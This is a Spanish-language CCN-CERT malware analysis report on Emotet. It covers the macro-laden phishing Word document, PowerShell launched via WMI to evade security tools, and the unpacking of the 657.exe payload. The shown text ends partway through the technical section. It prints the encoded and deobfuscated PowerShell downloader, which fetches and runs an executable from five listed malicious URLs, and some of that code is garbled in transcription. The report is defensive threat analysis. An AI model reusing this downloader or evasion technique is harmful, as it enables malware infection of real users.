

Informe Código Dañino

CCN-CERT ID-23/19

EMOTET



Octubre 2019



Edita:



© Centro Criptológico Nacional, 2019

Fecha de Edición: octubre de 2019

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.



ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL.....	4
2. RESUMEN EJECUTIVO.....	5
3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO	5
4. DETALLES GENERALES	6
5. PROCEDIMIENTO DE INFECCIÓN.....	10
6. CARACTERÍSTICAS TÉCNICAS	11
7. CIFRADO Y COMUNICACIONES	15
8. PERSISTENCIA	19
9. DETECCIÓN Y ELIMINACIÓN	20
10. REGLAS DE DETECCIÓN	22
10.1 REGLA DE YARA.....	22
10.2 REGLAS DE SNORT	23
11. REFERENCIAS.....	24



1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.



2. RESUMEN EJECUTIVO

La muestra analizada se corresponde con Emotet, un troyano cuyos orígenes se remontan a 2014 y cuya autoría se atribuye al grupo de atacantes Mealybug [\[REF.- 1\]](#). El desarrollo inicial de Emotet tenía como principal objetivo el robo de credenciales bancarias, aunque actualmente su modelo de negocio ha evolucionado siendo utilizado también como servicio de distribución de otros códigos dañinos pertenecientes a diversos grupos de atacantes. El troyano bancario Trickbot o el ransomware Ryuk [\[REF.- 2\]](#) son ejemplos de algunos de los especímenes distribuidos por Emotet en los últimos meses.

La principal vía de infección utilizada por los atacantes es el correo electrónico, generalmente por medio de un enlace dañino o un documento ofimático con macros.

Emotet presenta una arquitectura modular con múltiples funcionalidades y capacidades; por ejemplo: servicio de *malspam* a la lista de contactos de la víctima, servicio de propagación a otros equipos mediante fuerza bruta a partir de diccionarios de contraseñas, servicio DDoS, etc. Cabe destacar que, las capacidades de propagación por medio de los exploits EternalBlue, EternalRomance, o EternalChampion (MS17-010) atribuidas inicialmente también a Emotet, proceden realmente de uno de los módulos empleados por Trickbot [\[REF.- 3\]](#).

El espécimen descrito en el presente análisis parte de un documento de Word con una macro dañina. Si el usuario habilita dicha macro, un script ofuscado en Powershell inicializará el proceso de infección mediante la descarga y ejecución de un binario (Emotet) desarrollado en C++ para arquitecturas x86. Tras su ejecución, este binario generará múltiples procesos hijo e irá desempaquetándose en memoria hasta volcar, en determinado directorio del usuario, el binario que finalmente conectará con el servidor de control para descargar el malware correspondiente (por ejemplo, Trickbot).

3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

El código dañino realiza las siguientes acciones:

- Ejecuta código .vba (*Visual Basic para Aplicaciones*) por medio de una macro embebida en un documento de Word.
- Ejecuta un script ofuscado en Powershell para descargar y ejecutar Emotet.
- Durante el proceso de infección de Emotet se generan nuevos procesos y se conecta con el servidor de control (C2).
- Se remite información sobre el sistema comprometido al C2.
- Se descargan nuevos especímenes en el sistema.



Fíjese que el código .vba embebido en la macro tiene por objetivo ejecutar una instancia de *powershell* con determinado *script* ofuscado en *base64* (utilizado como argumento). Nótese, sin embargo, que dicho proceso (*powershell.exe*) no es ejecutado como un proceso hijo de WINWORD.EXE sino que es WMI (*Windows Management Instrumentation*) el responsable de su ejecución (proceso *WmiPrvSE.exe*). Esta acción responde a un intento de evadir soluciones de seguridad (AV, EDR, etc.) que monitorizan procesos hijos potencialmente dañinos por parte de aplicaciones ofimáticas como Word, Excel y PowerPoint.

Algunas tecnologías de Microsoft, como ASR (*Attack Surface Reduction*) [REF.- 7], están dirigidas también a detectar este tipo de amenazas. Utilizando WMI, en lugar del propio proceso ofimático se consigue ejecutar una instancia de *powershell* de forma más discreta [REF.- 8].




Figura 2. Ejecución de *powershell* vía WMI

El documento Word tiene un tamaño de 151040 bytes. Dispone de diversas macros ofuscadas para ejecutar la instancia de *powershell* que desencadenará el proceso de infección de Emotet.




Figura 3. Macros ofuscadas

La mayor parte del código .vba se corresponde con comentarios e instrucciones sin sentido cuyo único propósito es entorpecer el análisis del mismo. Mediante un conjunto de sustituciones, la macro consigue recomponer un *string* de gran tamaño que se corresponde con código *powershell* codificado en *base64*.





Figura 4. Macro ofuscada (*powershell* en *base64*)

Recuperado el *base64*, la macro finalmente ejecuta el proceso de *powershell* vía WMI.



Powershell -enco

```
JABNAGEAbgBhAGcAZQByAHIAbQBvAD0AJwBWAGUAbgBIAHoAdQBIAgWAYQBoAHcAZgAnADsAJABjAG
EAcABhAGMAaQB0AG8AcgBpAHAAawAgAD0AIAAnADYANQA3ACcAOwAkAGQAZQBwAG8AcwBpAHQA
awBqAG8APQAnAEKAbgB0AGUAcgBuAGEAbABqAGkAdwAnADsAJABSAGUAdgBIAHIAcwBIAGUAbgBnAG
kAbgBIAGUAcgBIAQQAaQBmAHEAPQAKAGUAbgB2AD0AdQBzAGUAcgBwAHIAbwBmAGkAbABIAcSAJwB
cACcAKwAkAGMAYQBwAGEAYwBpAHQAAbwByAGkAcABrACsAJwAuAGUAeABIAcCAOWAkAE8AdgBhAGw
AbgBmAGMAPQAnAEgAYQBUAGQAYwByAGEAZgB0AGUAZABfAFAAbABhAHMAAbpAGMAXwBQAGEA
bgB0AHMAcgvBvAGQAJwA7ACQAYQBwAHAAbABpAGMAYQB0AGkAbwBuAHAAbQBpAD0AJgAoACcAbgB
IACcAKwAnAHcAlQBvAGIAJwArACcAagBIAGMAdAAnACKAIABOAEUAdAAUAFcARQBCEMATABJAGUAb
gBUADsAJABQAHIAyQBjAHQAaQBjJAGEAbABfAFcAbwBvAGQAZQBwAF8ARwBsAG8AdgBIAHMAegBpAGg
APQAnAGgAdAB0AHAAOGAvAC8AbwB0AGMALQBtAGEAbgBpAGwAYQAuAGMAbwBtAC8AdwBwAC0AY
QBkAG0AaQBwAC8AcQAYAHoAaAB0ADcANQA2ADcAlwBAAGgAdAB0AHAAOGAvAC8AdwB3AHcAlGbtA
HQAaQAuAHMAaABpAHAAaQBwAGQAaQBhAC4AYwBvAG0ALwB3AHAALQBhAGQAbQBpAG4ALwBjAH
MAcwAvADIAMQBwAGQAMwAxADMAMgA4AC8AQABoAHQAdABwADoALwAvAHcAdwB3AC4AdwBpAH
MAZABvAG0AYQBIAGMALGbjAG8AbQAvAGMAcwBzAC8AdwBtAdgAZgB1ADkAMQA5ADAALwBAAGgAd
AB0AHAAOGAvAC8AcgBIAHAAbwByAHQAaQBwAGcAbgBIAHcAlGbtAHkAegAvAHcAbwByAGQAcABYAGU
AcwBzAC8AMwBmADAAOAA4ADAALwBAAGgAdAB0AHAAOGAvAC8AbQBIAHQAYQBwAGgAeQBzAGkAY
```



```
wBhAGwAaAB1AGIALgBjAG8AbQAvAGIAawBwAF8AMAA4ADAAOQAYADAAMQA5AC8AOQBwAHYAbwA
4ADcANgA3ADkAOQAvACcAlgAiAFMAYABQAGwASQBUCIAKAAnAEAAJwApADsAJAB2AGkAbwBsAGUA
dABjAHUAegA9ACcAaABhAGMAawBpAG4AZwB0AGgAbwAnADsAZgBvAHIAZQBhAGMAaAAoACQAQQBy
AGkAegBvAG4AYQB2AHMAZgAgAGkAbgAgACQAUABYAGEAYwB0AGkAYwBhAGwAXwBXAG8AbwBkAGU
AbgBfAEcAbABvAHYAZQBzAHoAaQBoACkAewB0AHIAeQB7ACQAYQBwAHAAbABpAGMAYQB0AGkAbwB
uAHAAbQBpAC4AlgBEAE8AYABXAG4AbABgAG8AYQBkAGYASQB5AGUAIGAoACQAQQByAGkAegBvAG4A
YQB2AHMAZgAsACAAJABSAGUAdgBIAHIAcwBIAGUAbgBnAGkAbgBIAGUAcgBIAQQAaQBmAHEAKQA7AC
QAWQBIAQ0AZQBwAG4AbwBvAD0AJwBCAG8AcgBkAGUAcgBzAHcAYgBpACCOWBJAGYAIAAaACgAJgAo
ACcArwBIAHQALQAnACsAJwBJAHQAJwArACCzQBtACcAKQAgACQAUgBIAHYAZQBzAHMAZQBIAQ4AZw
BpAG4AZQBIAHIAZQBkAGkAZgBxACKALgAiAEwARQBuAGAArWBUEgAlgAgAC0AZwBIACAAMgAxADAA
NQA3ACKAIAB7AFsARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUABYAG8AYwBIAHMAcwBdADoAQgAiA
FMAYABUAGEAUgBUACIAKAaAFIAZQB2AGUAcgBzAGUAZQBwAGcAaQBwAGUAZQBzAGUAZABpAGYAc
QApADsAJABCAG8AbABpAHYAYQByAF8ARgB1AGUAcgB0AGUAbgBvAHIApQAnAFMAQwBTAEkAbQB5AG
gAJwA7AGIAcGBIAGEAawA7ACQAUgBIAgCAaQBvAG4AYQB5AGIAcABiAD0AJwBBAHUAdABvAF8ATABvA
GEAbgBfAEeAYwBjAG8AdQBwAHQAaAB6AGkAJwB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATABpAGEAa
QBzAG8AbgBxAHYAYwA9ACcAYgBIAHMAAdABvAGYAYgByAGUAZQBkAHEAaQB0ACcA
```

Figura 5. Ejecución powershell vía WMI

El *script* en *powershell* funcionará a modo de *downloader* para descargar, desde alguno de los 5 dominios embebidos en una de sus variables, el siguiente *stage*. Las URL de descarga disponible en el *script* se corresponden con:

- <http://otc-manila.com/wp-admin/q2zht7567/>
- <http://www.mti.shipindia.com/wp-admin/css/21nd31328/>
- <http://www.wisdomabc.com/css/wm8fu9190/>
- <http://reportingnew.xyz/wordpress/3f0880/>
- http://metaphysicalhub.com/bkp_08092019/9nvo876799/

Para su descarga se hará uso del método *DownloadFile* de la clase *WebClient*. El fichero descargado se almacenará dentro del directorio del usuario (%*userprofile*%) bajo el nombre *657.exe*.

```
$Mano$rmmo='Venezuelahwf';$capacitoripk = '657';$depositkjo='Internaljw';$Reverseengineeredifq;$env:userprofile+'\\'+$capacitoripk+
'.exe';$Ovalnfc='Handcrafted Elastic Pantherod';$applicationpmi=6('ne'+w-ob'+ject') NET.WebClient;$Practical Wooden Gloveszih=
http://otc-manila.com/wp-admin/q2zht7567/&http://www.mti.shipindia.com/wp-admin/css/21nd31328/&http://www.wisdomabc.com/css/wm8fu9190/
&http://reportingnew.xyz/wordpress/3f0880/&http://metaphysicalhub.com/bkp_08092019/9nvo876799/";$Filet('8');$violetcuz='hackingtho';
foreach($Arizonavsf in $Practical Wooden Gloveszih){try{$applicationpmi."DO Wml cadfile"($Arizonavsf, $Reverseengineeredifq);$Yemennoo
='Borderawbi';if (($('Get-It'+em')) $Reverseengineeredifq).Len'GTH' -ge 21057) {[Diagnostics.Process]:$S'TaRI'($
$Reverseengineeredifq);$Bolivar_Fuertenor='SCSimlh';break;$Regionalbpb='Auto_Loan_Accountnzi'}}catch{}}$Liaisonqvo='bestofbreedgit'
```

Figura 6. Código powershell desofuscado

El binario *657.exe* (MD5: d29401c708cb018661d76e7b515137b0) se encuentra empaquetado, tiene un tamaño de 258.048 bytes, ha sido desarrollado en C++, y se ha compilado para arquitecturas de 32 bits el 26 de septiembre de 2019 a las 12:45:16 (aunque este dato puede ser fácilmente manipulado).

Se observa que uno de sus recursos (RCDATA 102) ocupa un gran tamaño respecto del tamaño total del binario (75588 bytes) con lo que parece un *blob* de datos cifrado.

type (9)	name	file-offset (87)	signature	non-standard	size (98874 bytes)	file-ratio (38.32%)	md5
rcdata	102	0x0002F638	unknown	-	75588	29.29 %	736610C50BF741A854F02A0600D3052E
string-table	3857	0x0002E0BC	string-table	-	1250	0.48 %	A9E50C9388D7CDAC902C23ACE7AA2...
string-table	7	0x0002D604	string-table	-	1228	0.48 %	1D063AED7544494D11F6B31191CF28DF
string-table	3867	0x0002EEA0	string-table	-	1220	0.47 %	F2CB4A170C1677E5A01E7BE62EB9CB0D




Figura 7. Recurso unknown (RCData: 102)

Actualmente 52 motores antivirus detectan esta muestra como dañina. [\[REF.-9\]](#). La siguiente captura muestra las principales características estáticas del binario.

```

Signature/type: PE32+ EXE image for i386
Image checksum: 0x00046592 (OK)
Machine: 0x014C (i386)
Subsystem: 2 (Windows GUI)
Minimum OS: 4.0 (Win95/NT4)
Linker: Microsoft LINK
Detected toolset(s): Visual C++ 7.1 2003 (build 3077) <--LINKER
Visual C++ 7.1 2003 Free Toolkit (build 3052) <--RES COMPILER
Visual C++ 7.1 2003 (build 3077) <--COMPILER(s)
Visual C++ 7.0 SP1 SDK & SDK API (build 9216)
09/26/2019 10:45:16am (0x5D8C96BC)
Timestamp: 0x1000
File alignment: 0x1000
Section alignment: 0x00000000
Preferred load base: 0x00400000
Code entrypoint: 0x00407392 -> .text section / file_offset=0x7392
Characteristics: 0x001000 (RELOCS_STRIPPED|EXECUTABLE_IMAGE|LINE_NUMS_STRIPPED|LOCAL_SYMS_STRIPPED|32BIT_MACHINE)
DLL characteristics: 0x00000000
Debug directory: <none>
4 PE sections: .text, .rdata, .data, .rsrc
Import modules: RPCRT4.dll, KERNEL32.dll, USER32.dll, GDI32.dll, WINSPOOL.DRV, ADVAPI32.dll, COMCTL32.dll, SHLWAPI.dll, ole32.dll, OLEAUT32.dll, OLEACC.dll
Export functions: <none>
Delay-import modules: <none>
Version resource: 7.0.9272.0 / flags=0x0 / lang=0x409 (Inglés (Estados Unidos)) / codepage=0x4B0 (Unicode; UTF-16)
Load config: size=0x4B, SEHandlerCount=57 (SafeSEH), SecurityCookie=0x0042392C -> 0xBB40E64E (GS security checks)
PE base relocations: <none>
TLS directory: <none>
CLR (.NET) info: not a .NET module
Data directory table has 5 entries (room for 16):
+-----+-----+-----+-----+-----+-----+
| DIRECTORY | RVA | SIZE | MEM-PTR | R-OFFSET | POINTS-TO |
+-----+-----+-----+-----+-----+-----+
| IMPORT | 020E00 | 00000C | 00420E00 | 00020E00 | .rdata |
| RESOURCE | 029000 | 01939C | 00429000 | 00029000 | .rsrc |
| LOAD_CONFIG | 01F000 | 000040 | 0041F000 | 0001F000 | .rdata |
| IAT | 01B000 | 000434 | 0041B000 | 0001B000 | .rdata |
| DELAY_LOAD_IMPORT | 020E00 | 000040 | 00420E00 | 00020E00 | .rdata |
+-----+-----+-----+-----+-----+-----+
Section memory map / 4 entries:
+-----+-----+-----+-----+-----+-----+
| SECTION | MEMORY-RANGE | SIZE | DSIZE | FILE-RANGE | SIZE | ATTR |
+-----+-----+-----+-----+-----+-----+
| HEADERS | 00400000 | 00401000 | 00001000 | 00000200 | 00001000 | C | I | R |
| .text | 00401000 | 0041B000 | 0000B000 | 00019000 | 0000B000 | C | I | R |
| .rdata | 0041B000 | 00423000 | 00008000 | 000074FC | 0001B000 | I | R |
| .data | 00423000 | 00429000 | 00006000 | 00005134 | 00023000 | I | R | W |
| .rsrc | 00429000 | 00443000 | 0001A000 | 0001939C | 00029000 | I | R |
+-----+-----+-----+-----+-----+-----+
Version resource:
version number: 7.0.9272.0
version flags: 0x0
language: 0x409 (Inglés (Estados Unidos))
codepage: 0x4B0 (Unicode; UTF-16)
ProductName: Microsoft Visual Studio .NET
InternalName: MSXML6.dll
OriginalFilename: Microsoft(R) MSXML 6.0 SP3
FileVersion: 6.30.7601.18980
ProductVersion: 6.30.7601.18980
CompanyName: Microsoft Corporation
LegalCopyright: © Microsoft Corporation. All rights reserved.
FileDescription: MSXML 6.0 SP3

```

Figura 8. Propiedades del binario 657.exe

En el [apartado 6](#) se describirán las acciones dañinas desencadenadas a partir de la ejecución del binario 657.exe.

5. PROCEDIMIENTO DE INFECCIÓN

La vía de infección empleada por los atacantes se corresponde con un *spear-phishing*, en el que se adjunta un documento ofimático (.doc), similar al mostrado en la siguiente imagen.



Figura 9. Spear Phishing (Fuente imagen: blogs.protegerse.com)

Dicho documento de Word contiene código .vba dañino que será ejecutado si el usuario, tras abrir el mismo, habilita la ejecución de macros. En dicho caso, el evento "AutoOpen" invocará al método "Genericvwu" (véase resaltado en la siguiente imagen) que comenzará la ejecución de las acciones dañinas.




Figura 10. Método AutoOpen()

6. CARACTERÍSTICAS TÉCNICAS

El binario 657.exe comenzará su ejecución desempaquetándose en memoria. En primer lugar, reservará un búfer donde copiará un pequeño *stub* que utilizará para cargar y hacer uso de determinadas APIs ofuscadas.



Figura 11. APIs ofuscadas

Tras identificar las APIs necesarias, localizará el recuso RCDATA 102 vía FindResourceA y LoadResource para cargar el *blob* de datos cifrado mencionado en el punto 4.

Figura 12. Localización recurso

Dicho recurso será copiado a un búfer del mismo tamaño (75588 bytes) vía *memcpy*.

Figura 13. Copia del recurso 102 a búfer

Posteriormente, el búfer será descifrado apoyándose en una clave de 32 bytes generando como resultado un nuevo *shellcode*. Asimismo, puede observarse, en el *offset* 0x53F de dicho búfer, el comienzo de un nuevo binario.




Figura 14. Descifrado del recurso / Nuevo binario (0x001C053F)

El inicio del nuevo *shellcode* recorrerá la *export table* de ntdll.dll y kernel.dll para localizar nuevas API a partir de determinados *hashes*.




Figura 15. Resolución de API

El espécimen reservará un búfer de 81920 bytes donde copiará el binario desempaquetado (0x270000 en la siguiente imagen). Posteriormente asignará los permisos correspondientes a cada una de sus secciones vía *VirtualProtect* y finalmente hará un *call* al *EntryPoint* del nuevo binario (0x00271900).

